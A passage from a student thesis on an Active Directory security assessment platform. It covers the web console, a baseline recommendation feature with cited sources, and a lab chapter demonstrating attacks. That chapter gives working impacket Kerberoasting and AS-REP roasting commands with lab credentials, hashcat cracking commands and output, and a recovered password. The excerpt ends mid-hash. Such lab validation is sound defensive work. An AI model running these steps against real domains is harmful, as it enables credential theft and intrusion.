GET	<code>/api/host-findings</code>	Returns current <code>host_findings.json</code>

JSON for the frontend’s interactive graph rendering. This preserves `graph_engine.py`’s value as an independently runnable, human-readable command-line tool while still allowing the web layer to consume its output programmatically — a direct expression of the architectural separation-of-concerns principle from Section 3.1 extended into the presentation layer.

8.3 Frontend

The frontend is a single-page application implemented in vanilla HTML, CSS, and JavaScript (no build step, no framework, all dependencies loaded from CDN), organised into six tabs corresponding to the six functional stages of the pipeline. The visual language is a dark security-operations-centre (SOC) aesthetic, using the colour palette in Table 8.3 and JetBrains Mono for monospace data (scores, identifiers) paired with Inter for body text.

Table 8.3: Frontend colour palette

Token	Hex	Usage
-bg	#0D1117	Deep navy-black background
-panel	#161B22	Card / panel background
-border	#21262D	Borders, dividers
-accent	#58A6FF	Electric blue, primary accent
-warn	#F0883E	High-severity / warning
-critical	#FF6B6B	Critical severity
-success	#3FB950	Safe / success state
-muted	#8B949E	Secondary text

8.3.1 Tab-by-Tab Functionality

1. **Overview** — an animated SVG threat-score ring that fills according to the highest active correlator score and colour-codes by severity, four summary stat cards (total findings, active attack

classes, critical count, high count), and the top three attack classes with score bars, refreshable on demand.

2. **Collection** — a form capturing domain, DC IP address, username, and password, which invokes `bloodhound-python` via the API and displays raw terminal output on completion.
3. **Detection** — a single button runs `generate_findings.py`; results render as expandable finding rows with severity badges, description, and remediation guidance.
4. **Correlation** — a single button runs `correlator.py`; results render as attack-class cards showing score bars, confidence percentage, affected entities, which amplifiers fired, and the supporting evidence list.
5. **Attack Paths** — a single button runs `graph_engine.py`; results render as (a) an interactive `vis-network` node graph with colour-coded, draggable, physics-enabled nodes (red for privileged, orange for service accounts, blue for standard users) with hover tooltips showing full entity names, alongside (b) a path-card list showing each path's identifier, usefulness score, score bar, and node chain.
6. **Host Scanner** — a subnet input field and button run `host_scanner.py`; results display flagged ports with the port number prominently shown, a machine-type badge (WORKSTATION / SERVER / UNKNOWN), a severity badge, description, and remediation guidance.

8.4 Running the Platform

```

1  # On Kali
2  cd /home/kali
3  python3 app.py
4
5  # Console output:
6  # =====
7  #   AD Security Assessment Platform
8  #   Open http://192.168.1.50:8000 in your browser
9  # =====

```

The console is then accessed from any browser on the shared LAN segment at <http://192.168.1.50:8000>.



Figure 8.1: Web console landing page, showing the SecureAudit branding, platform tagline, and quick-access capability tags (Active Directory, Windows Hosts, Network Services, Port Scanning, Attack Paths, Misconfigurations).




Figure 8.2: Web console Overview tab showing the threat-score ring (7.1/10, ELEVATED RISK), summary stat cards (12 total findings, 6 active attack classes, 9 critical, 3 high), and the top three attack classes by risk score.




Figure 8.3: Web console Collection tab showing the BloodHound credential-entry form (domain, DC IP, user-name, password) and the blue Run BloodHound Collection button.

The Multi-Source Baseline Recommendation System

9.1 Motivation

Every finding the platform produces already carries hand-written remediation guidance (Chapters 4–7), but hand-written guidance alone leaves an obvious question unanswered in a professional assessment context: *whose recommendation is this, and where does the specific threshold or setting come from?* A remediation note that says "review new privileged group memberships promptly" is advice; a remediation note that says "review new privileged group memberships within 90 days, per Microsoft Defender for Identity's account security posture guidance" is a citable, defensible control. This distinction matters directly for the platform's stated goal of being usable in a real security assessment context (Section 3.1): a security team presenting findings to stakeholders needs to be able to say where a number came from, not just that the tool asserts it.

This need surfaced concretely during thesis supervision, when a mentor asked for the source behind the 120-day threshold used by the `new_account_in_privileged_group` detector (Section 4.2.7) — a fair question, since an uncited threshold is indistinguishable from an arbitrary one. This chapter documents the feature built in response: a baseline recommendation system that attaches an authoritative, cited source to a finding wherever one genuinely exists, and says nothing where one does not, rather than fabricating a citation to fill the gap.

9.2 Initial Implementation and a Triplication Bug

The feature began as a narrower capability: `app.py` was extended to parse a Microsoft Security Compliance Toolkit spreadsheet (a "Security Template" .xlsx export) into a local SQLite database, and to attach the matching policy row to any finding of type `weak_password_policy` — the one detector whose subject matter (domain password policy settings) maps directly onto a GPO-style baseline. Uploading the spreadsheet through a new endpoint, `POST /api/baseline/upload`, populated a `baseline_settings` table, and `get_baseline_for_finding()` queried it at detection time.

During testing, this surfaced a bug: the baseline block attached to the `weak_password_policy` finding rendered its seven lines three times over. The root cause was a missing scope on both ends of the pipeline:

- **Write side:** `parse_baseline_xlsx()` inserted a fresh copy of every settings row on *every* upload, with no clearing of prior data. Having uploaded the same spreadsheet three times during testing left three duplicate copies of the same seven rows sitting in the table simultaneously.

- **Read side:** `get_baseline_for_finding()`'s lookup query had no `document_id` filter, so it matched *all* rows across every upload ever performed rather than just the current, active one — faithfully returning all 21 now-duplicated rows for a query that should have returned 7.

The fix was applied at both ends rather than just one, to make the system robust even if a future code path bypasses one of the two safeguards. `parse_baseline_xlsx()` now clears `baseline_settings` and `baseline_documents` before inserting a new upload, so an upload *replaces* the active baseline rather than accumulating alongside it. Independently, `get_baseline_for_finding()`'s query was changed to scope explicitly to the most recently uploaded document (`document_id = (SELECT MAX(id) FROM baseline_documents)`) and to deduplicate by setting name (`GROUP BY policy_setting_name`). Either fix alone would have resolved the observed bug; both together mean the read path is correct even if a later change to the write path accidentally reintroduces duplicate rows.

This design accepts a specific, deliberate trade-off: baseline upload is a *replace*, not an *archive*. If a future need arises to compare two historical baseline versions side by side, the schema would need to support multiple concurrently-active documents rather than a single current one. For the platform's present single-active-baseline use case, replace is the simpler and correct behaviour, and was adopted knowingly rather than as an oversight.

9.3 Why Only One Detector Initially Had Baseline Coverage

Before extending the feature further, it was worth being precise about *why* eight of the platform's nine detectors (Table 4.1) had no baseline match at all, since this is a distinction worth stating explicitly in a thesis defense rather than leaving implicit.

A baseline document such as the Microsoft Security Compliance Toolkit describes *domain-wide, configurable settings*: one policy name, one recommended value, uniformly applicable across any domain ("*minimum password length = 14*"). The platform's other eight detectors do not ask this kind of question at all — they flag *facts about specific objects in a specific environment*: this particular account has an SPN registered, this particular ACL grants excess rights to this particular principal, this particular group membership is newer than expected. A baseline spreadsheet structurally has no row for "does account X have an SPN," because that is not the shape of question a configuration baseline answers. The absence of baseline coverage for these eight detectors was therefore not a gap to be closed by looking harder at the Microsoft spreadsheet — it called for a conceptually different kind of source, addressed in the next section.

This also clarified the platform's own scope for the thesis narrative: its nine detectors are a targeted set of high-impact identity attack-path checks, not an attempt at an exhaustive AD configuration-hardening scanner. Both configuration-baseline compliance and behavioural/identity-attack-path detection are legitimate, recognised classes of security assessment; the platform performs both, and correctly restricts baseline enrichment to the class of finding it actually applies to.

9.4 Sourcing Citations for the Remaining Eight Detectors

Rather than inventing plausible-sounding justifications, each of the remaining eight detector types was checked against real, publicly available, official sources, accepting the outcome whether or not a source existed. Table 9.1 summarises the result.

Table 9.1: Official sources identified per detector type

Detector	Source
weak_password_policy	Microsoft Security Compliance Toolkit (pre-existing GPO settings table)
kerberoastable	Microsoft Security Blog (Oct 2024) — Kerberoasting mitigation guidance; recommends Group Managed Service Accounts over manually-managed SPN accounts
asrep_roastable	Joint advisory, CISA/NSA/ASD/CCCS/NCSC-NZ/NCSC-UK, " <i>Detecting and Mitigating Active Directory Compromises</i> " (Sep 2024) — require pre-authentication; 30-char service / 15-char user minimum password if pre-auth must remain disabled
dangerous_acl_on_privileged_group	Same joint advisory (ACL/DCSync section) — restrict GenericAll/AllExtendedRights on the domain root and privileged objects
unconstrained_delegation	Same joint advisory (delegation section) — prefer resource-based constrained delegation; mark privileged accounts as sensitive and non-delegatable
password_not_required	Microsoft Learn — userAccountControl property flags documentation; defines PASSWD_NOTREQD and confirms its security implications
new_account_in_privileged_group	Microsoft Defender for Identity — account security posture assessments documentation; 90-day review-cadence window
stale_privileged_account	Same Microsoft Defender for Identity document — the same 90-day dormancy guidance applies directly
suspicious_admin_account_name	None found — naming-convention heuristics are organisation-specific; no official body publishes a standardised "suspicious name" baseline

Eight of the platform's nine detectors thus gained a genuine, citable, official source. The ninth, the naming-heuristic detector, was deliberately left without one. Leaving a documented gap where no honest citation exists is the correct outcome for a thesis defense — the alternative, forcing a source that does not really support the claim, would be a worse and less defensible result than an honest absence.

The 120-day threshold question that originally prompted this feature (Section 9.1) is answered directly by Table 9.1's entry for `new_account_in_privileged_group`: Microsoft's own Defender for Identity documentation specifies a 90-day review-cadence window for exactly this scenario. This is disclosed plainly rather than glossed over: the platform's detector uses 120 days, not 90, and that gap between the implemented threshold and the cited authority's own recommendation is itself worth stating openly in a defense — either as a planned threshold adjustment, or as a deliberate, justified deviation (e.g. a wider grace window chosen to reduce false positives of the kind analysed in Section 4.3), rather than left unaddressed.

9.5 From a Single Spreadsheet to a Unified Multi-Source System

The newly identified sources are not spreadsheets — they are prose documents: a vendor blog post, a joint government advisory PDF, and product documentation pages. None of them has a

tabular "Policy Setting Name" column that can be mechanically extracted the way the Microsoft Security Compliance Toolkit's spreadsheet can. This posed a genuine design choice, and two candidate architectures were considered.

Rejected: a separate hardcoded citation dictionary. The first proposal was a new Python structure, `DETECTOR_REFERENCE_NOTES`, sitting alongside (but separate from) the existing spreadsheet-backed baseline mechanism, holding hardcoded prose citations for the eight non-Microsoft-spreadsheet detectors. This would have worked, but at the cost of maintaining two parallel citation systems with two different lookup paths for what is conceptually the same feature.

Adopted: one unified, uploadable spreadsheet. Rather than accept two mechanisms, the eight newly-sourced citations were manually transcribed as additional rows into a single spreadsheet alongside the original seven Microsoft password-policy rows, with each row carrying its own source name and URL. The result, `unified_ad_security_baseline.xlsx`, uploads through the exact same `POST /api/baseline/upload` endpoint and is parsed by the exact same `parse_baseline_excel()` function as the original single-source file — there is only one database, one upload path, and one lookup function, and every row is self-describing about where it came from. This is a stronger design than the rejected alternative on its own technical merits (one code path instead of two), and it is also a stronger claim for the thesis: the platform now has a genuine multi-source, citation-backed baseline ingestion system rather than one spreadsheet integration plus a hardcoded side note.

9.5.1 Schema and Parser Changes

The `baseline_settings` table gained two new columns, `source_name` and `source_url`, so that every row — regardless of which of the five source documents it originated from — carries its own citation rather than assuming a single Microsoft-only provenance for the whole table. `parse_baseline_excel()` was extended to read two additional spreadsheet columns, `Source Name` and `Source URL`, with a per-row value falling back to a document-level default if a given row does not specify its own — preserving backward compatibility with the original single-source file format used in Section 9.2.

9.5.2 Mapping Expansion

`FINDING_SETTING_MAP`, the dictionary connecting a detector's finding type to the policy setting name(s) it should look up, grew from a single entry to eight, listed in Table 9.1's left column. `suspicious_admin_account_name` is intentionally absent from this mapping, consistent with Section 9.4's finding that no genuine source exists for it — an intentional omission rather than an oversight, and one the code itself makes visible rather than silently defaulting to an empty result that looks identical to a bug.

9.5.3 The Unified Spreadsheet Itself

`unified_ad_security_baseline.xlsx` is a sixteen-row spreadsheet built with `openpyxl`, using the same "Security Template" sheet name the existing parser already expects, making it a drop-in replacement for the original file rather than a new upload format requiring parser changes. Its columns are: Policy Path, Policy Setting Name, Member Server Value, Domain Controller Value, Help Text, Registry Info, Comments, Source Name, and Source URL. It contains the seven original Microsoft Security Compliance Toolkit password-policy rows plus nine new rows transcribed from the four newly-identified sources (one from the Microsoft Security Blog, five

spanning three detector types from the CISA/NSA joint advisory, one from Microsoft Learn, and two from the Microsoft Defender for Identity documentation), each with its source name and URL populated.

An end-to-end test imported the actual, unmodified `parse_baseline_xlsx()` and `get_baseline_for_finding()` functions directly from the edited `app.py` — rather than re-implementing test-only stand-ins that could silently drift from the real code — and confirmed that: the new spreadsheet parses successfully into 16 rows; every one of the eight mapped detector types returns its correct setting name, value, and source citation; and `suspicious_admin_account_name` correctly returns an empty result rather than an error or a fabricated match. Test artefacts (a scratch `test_baseline.db`) were discarded after verification rather than left alongside the production database.

9.6 Frontend Changes

Two scoped edits were made to `index.html`, each verified afterward via string-count checks against the surrounding roughly-56,000-character file to confirm no unrelated content had drifted.

Baseline block relabelling and citation display. The block previously labelled "Microsoft Baseline Recommendation" — no longer accurate once the source spread beyond Microsoft alone — was renamed to "**Official Baseline Recommendation**", and each recommendation now displays its source underneath, rendered as a clickable link when a URL is available and as plain text otherwise (accommodating a future source that has a name but no stable public URL).

Upload input correction. The file input's `accept` attribute previously listed `.xlsx, .pdf, .docx`, while the backend parser has only ever supported `.xlsx` — meaning a person could select a `.pdf` or `.docx` file in the browser's file picker only to have it silently rejected server-side. This was corrected to `accept=".xlsx"` alone, and the hint text beneath the control was updated to state plainly that uploading a new baseline replaces the currently active one, making the replace-not-archive behaviour from Section 9.2 visible to the person using the tool rather than a hidden implementation detail.




Figure 9.1: Detection tab showing the baseline document upload control. The corrected `accept=".xlsx"` restriction and the confirmation message ("Loaded 16 settings from `unified_ad_security_baseline`") reflect the unified multi-source spreadsheet described in Section 9.5.




Figure 9.2: Findings for `kerberoastable` and `asrep_roastable` showing the renamed "Official Baseline Recommendation" block beneath each finding's own remediation guidance, with the Microsoft Security Blog and CISA/NSA/ASD/CCCS/NCSC joint-advisory sources rendered as clickable citations — the same pattern shown for `weak_password_policy` in earlier chapters, now generalised across detector types.

9.7 Summary of Changes

Table 9.2 summarises every file touched in delivering this feature, for traceability alongside the platform’s other engineering artefacts (Chapter 12).

Table 9.2: Files changed for the baseline recommendation feature

File	Change
app.py	baseline_settings schema gained source_name/source_url; parse_baseline_xlsx() now clears prior data on upload and reads two new source columns; get_baseline_for_finding() scoped to the latest document with deduplication; FINDING_SETTING_MAP expanded from 1 to 8 entries
unified_ad_security_b	New 16-row multi-source baseline document spanning five official sources, replacing the original single-source password-policy-only spreadsheet
index.html	Baseline block relabelled with per-recommendation source citations; upload input’s accepted file type corrected to match backend capability

This feature is a useful illustration of a broader pattern that recurs throughout the platform’s development (Chapter 12): a bug investigation (the triplication issue, Section 9.2) surfaced a genuine conceptual question (why baseline coverage was so uneven, Section 9.3), which in turn motivated real external research (Section 9.4) rather than a purely internal code fix, and the resulting design was strengthened once more by user pushback against an initially-reasonable but ultimately unnecessary architectural split (Section 9.5) — the same pattern of iterative rejection-and-improvement documented for the platform’s core engines in Chapter 12.

Manual Attack Demonstrations

10.1 Purpose

Every detector in Chapter 4 makes a claim about exploitability. A claim of exploitability that has never been tested against a real, live target is an assumption, not a finding. To close this gap, all five of the lab's core misconfigurations were manually and successfully exploited using industry-standard offensive tooling, converting every static prediction made by the platform into a demonstrated, reproducible compromise. This chapter documents each attack in the order performed, including the troubleshooting encountered along the way, since the debugging process itself is informative about how these attacks behave against a real (if small) Windows environment rather than a purely theoretical description.

10.2 Attack 1 — Kerberoasting (svc-sql)

What it proves: that the kerberoastable finding (Section 4.2) is real and exploitable, not merely a property flag with no practical consequence. **Prerequisite:** any valid domain credentials — here, the low-privilege `alice.martin` account.

Listing 10.1: Kerberoasting svc-sql

```
1 # Extract the Kerberos service ticket hash
2 impacket-GetUserSPNs -dc-ip 192.168.1.10 \
3   corp.local/alice.martin:'Password123' -request
4
5 # Save the extracted hash to a file
6 echo '$krb5tgs$23$*svc-sql$...' > svc_sql.hash
7
8 # Crack offline with Hashcat
9 hashcat -m 13100 -O -w 1 svc_sql.hash \
10  /home/kali/Downloads/rockyou.txt
```

Troubleshooting encountered: the leading `$` character of the extracted hash was stripped by the shell when copy-pasted, requiring a manual fix (`sed -i '1s/^$/' svc_sql.hash`); Hashcat raised a memory error without the `-O` (optimised kernel) flag, resolved by adding `-O -w 1`; and the `rockyou.txt` wordlist was still in its distributed gzipped form, requiring `gunzip -k rockyou.txt.gz` before use.

Result: hash cracked. `svc-sql`'s password confirmed as `Password123` (hash mode 13100, Kerberos 5 TGS-REP RC4).

```

(kali@kali)~]
$ hashcat -m 13100 -O -w 1 svc_sql.hash \
/home/kali/Downloads/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1
[The pocl project]

=====
* Device #1: cpu-sandybridge-11th Gen Intel(R) Core(TM) i7-11800H @ 2.30GHz, 1781/3626 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers Applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90C

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename ..: /home/kali/Downloads/rockyou.txt
* Passwords..: 14344384
* Bytes.....: 139921497
* Keyspace...: 14344384

$krb5tgs$23$*svc-sql$CORP.LOCAL$corp.local/svc-sql*$0f8ea4dd6d8f93cde7dd67a005a180f8$143535820f028fbcab9aef80631f2239535a05f33da6
a5d60e5fe0531a91f3aff331a5869b55cea3399b8b8b6f16bab7a3caacba048e3e6d0e6ec7ab8673e60d7dca2f5c049f0e9f5ae53300158c24904f6de55791fcc
2de08329f0dfa3b27ee70f9c9c1914f0c792ca7e9d657fbbf9e14b4861679b299f5220c22cb4f3b711cf598dc863f71495a83c61512e2b9ab5c7299868bc46404
429d8f95d2aad7c1b0f5d4257bdcfd193ca12672889162438ab2f90d32497ef91066a3f3f3cac54f0192e03354c351dca2dbfe3b2d804fae1bd6899db6221ea
70f32b27a4c6db1b20ac2677b1e8ded025ce01f5007745f95ade89191d817db3fbaa5eda5a20fa18dd0f81a5264f62bad1eea3b5fc93161dac10ad67e9a2b4a2
8503624ff226eea3a030402da60fa0ee8109dc11968ca7e55775fa09282ddcfef4c3c8ce490cfe01746ddda73ec7e1e1ccbabfd581f52e27a7cbd637bc865b08
06db18012a8fc65e644234a0c497940d52b48c1dbeabbce97315a9e64a1b9df3743defa6ee4497a8e79dc4ec05c494cd7d15d5143d1f626e89fa763de36bb6a09
9b41a2b6b29ff8c7ca62bdd4478fa7c4faa0e19e7f76de6124f1e90359196e9cf855188dd223dcec6f8307726aafe8519590116d5159dd86f3cebf55712ba887a
e49d219b1c81b16f1061ad611b67b3075030cf14f4bdf7b4465f7387260da9e986c8c0e17e9ecfc9f3807d5395ce819290cbc32423dedee726818c791b046fea9
e5eab3ae169a0f0cfad8b3319be12b1101eaaaf4f10991944561605e85f7d2d3c315ec8d7fbdff41cad757c494c8606fd14788f400ec28dc26d9534a093838a599
1896fd22b192a175392a34a524cdd01db125e0ddcf1b5f2fe04262d74178885c0ee8ec8d6beb49f61874992dd63490094df24b4f242a1587fc3810f77f18f8725
89b0d24b3c8cbab10c1e750b549b57d37788873c26d7d8bc0cb2bd4db6fda9381e8da819c4db82a2abdf1e0b57a889ef09b98c82dc9a2fd861e7fb4524e5a22
03528245a7a24d534ab3d4332fbc7b05c03944c2b8312e5cf7ca675b245f0f4698224ebdd1d1872989244f60c7279c2ba5b4ff97c391655dfad881bb72e964
7351ee294a1b04134f22cf88df012f3ebb0289c6c80dc6913bfe76264368b9450b89e0974496264ef49ffbd4c76a2159460bdce4c736cddff04e44e41a2df9031
8703182b9775fff105a35f968e1e3eda96e9e3fadd81c117a6fa5e1cb03b0fea8b1f57b2b7f2640b6fa514730f92e0a3e933e7838f716cfe0c05201b6d06ad6f
7b84df727ab937d5bd5584d34fe87a53ad02fd1f48d5bb9bd6d4cd48ac872751f:Password123

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$*svc-sql$CORP.LOCAL$corp.local/svc-sql* ... 72751f
Time.Started.....: Wed Jul 15 19:15:09 2026 (1 sec)
Time.Estimated...: Wed Jul 15 19:15:10 2026 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.....: File (/home/kali/Downloads/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1160.1 kH/s (0.55ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 33793/14344384 (0.24%)
Rejected.....: 1/33793 (0.00%)
Restore.Point....: 32769/14344384 (0.23%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: duke12 → records
Hardware.Mon.#1..: Util: 23%

Started: Wed Jul 15 19:15:08 2026
Stopped: Wed Jul 15 19:15:11 2026

```

Figure 10.1: Hashcat cracking the Kerberoasted TGS-REP hash for svc-sql, confirming the recovered password Password123 (hash mode 13100).

10.3 Attack 2 — AS-REP Roasting (bob.dupont)

What it proves: that the asrep_roastable finding is real, and specifically that it requires *zero* domain authentication — a materially different and more severe risk profile than Kerberoasting.

Listing 10.2: AS-REP roasting bob.dupont with no credentials

```

1 # Extract the AS-REP hash -- note: no password supplied
2 impacket-GetNPUsers corp.local/bob.dupont -dc-ip 192.168.1.10 \
3 -no-pass -format hashcat -outputfile bob_dupont.hash
4
5 # Crack offline with Hashcat
6 hashcat -m 18200 -O -w 1 bob_dupont.hash \
7 /home/kali/Downloads/rockyou.txt

```

Result: hash cracked. bob.dupont’s password confirmed as Password123 (hash mode 18200, Kerberos 5 AS-REP — a distinct hash mode from Kerberoasting’s 13100, reflecting the different Kerberos exchange being attacked).

```
(kali@kali)~$ hashcat -m 18200 -O -w 1 bob_dupont.hash \
/home/kali/Downloads/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1
[The pocl project]

=====
* Device #1: cpu-sandybridge-11th Gen Intel(R) Core(TM) i7-11800H @ 2.30GHz, 1781/3626 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /home/kali/Downloads/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$krb5asrep$23$bob.dupont@CORP.LOCAL:26ac6851a50a7013ab2979ad62e5c283$0ec91e06ddc3e259b385cb03cda43e7f6729809b5bab9d861c48e7dd3dab
